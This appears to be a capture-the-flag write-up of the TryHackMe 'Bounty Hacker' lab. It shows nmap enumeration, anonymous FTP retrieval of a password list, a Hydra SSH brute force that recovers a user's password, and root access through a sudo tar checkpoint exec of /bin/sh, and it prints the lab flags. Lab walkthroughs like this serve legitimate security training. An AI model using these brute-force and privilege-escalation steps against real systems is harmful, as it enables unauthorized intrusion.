BountyHunter

Working Theory

Enumeration

Tools

nmap

```
# Nmap 7.80 scan initiated Wed Oct 14 21:29:10 2020 as: nmap -sC -sV -oN portscn 10.10.151.140
Nmap scan report for 10.10.151.140
Host is up (0.24s latency).
Not shown: 967 filtered ports, 31 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.10.47
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```


```
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct 14 21:30:06 2020 -- 1 IP address (1 host up) scanned in 55.71 seconds
```


Targets

port 21

able to login as anonymous



2 files



lin user?

```
nobodyatall@0×DEADBEEF:~/tryhackme/bountyHacker$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
nobodyatall@0×DEADBEEF:~/tryhackme/bountyHacker$
```

seems like a bunch of credentials

```
nobodyatall@0×DEADBEEF:~/tryhackme/bountyHacker$ cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
nobodyatall@0×DEADBEEF:~/tryhackme/bountyHacker$
```

bruteforce these credential at ssh

found the credential for lin user
//lin:RedDr4gonSynd1cat3

```
nobodyatall@0×DEADBEEF:~/tryhackme/bountyHacker$ hydra -l lin -P locks.txt 10.10.151.140 ssh -t 64
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-14 21:36:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 26 tasks per 1 server, overall 26 tasks, 26 login tries (l:1/p:26), ~1 try per task
[DATA] attacking ssh://10.10.151.140:22/
[22][ssh] host: 10.10.151.140   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-14 21:36:41
nobodyatall@0×DEADBEEF:~/tryhackme/bountyHacker$
```

successfully login as lin user

```
nobodyatall@0×DEADBEEF:~/tryhackme/bountyHacker$ ssh lin@10.10.151.140
The authenticity of host '10.10.151.140 (10.10.151.140)' can't be established.
ECDSA key fingerprint is SHA256:fzjl1gnXyEZI9px29GF/tJr+u8o9i88XXfjggSbAgbE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.151.140' (ECDSA) to the list of known hosts.
lin@10.10.151.140's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls -la
total 12
drwxr-xr-x  2 lin lin 4096 Jun  7 17:06 .
drwxr-xr-x 19 lin lin 4096 Jun  7 22:17 ..
-rw-rw-r--  1 lin lin   21 Jun  7 17:06 user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
```

Post Exploitation

Privilege Escalation

sudo -l
//check out GTFOBins

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$
```

use this to privilege escalate

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Limited SUID

root user now !!

```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
#
```

root flag

```
# cat root.txt
THM{80UN7Y_h4cK3r}
#
```

Creds

Flags

Write-up Images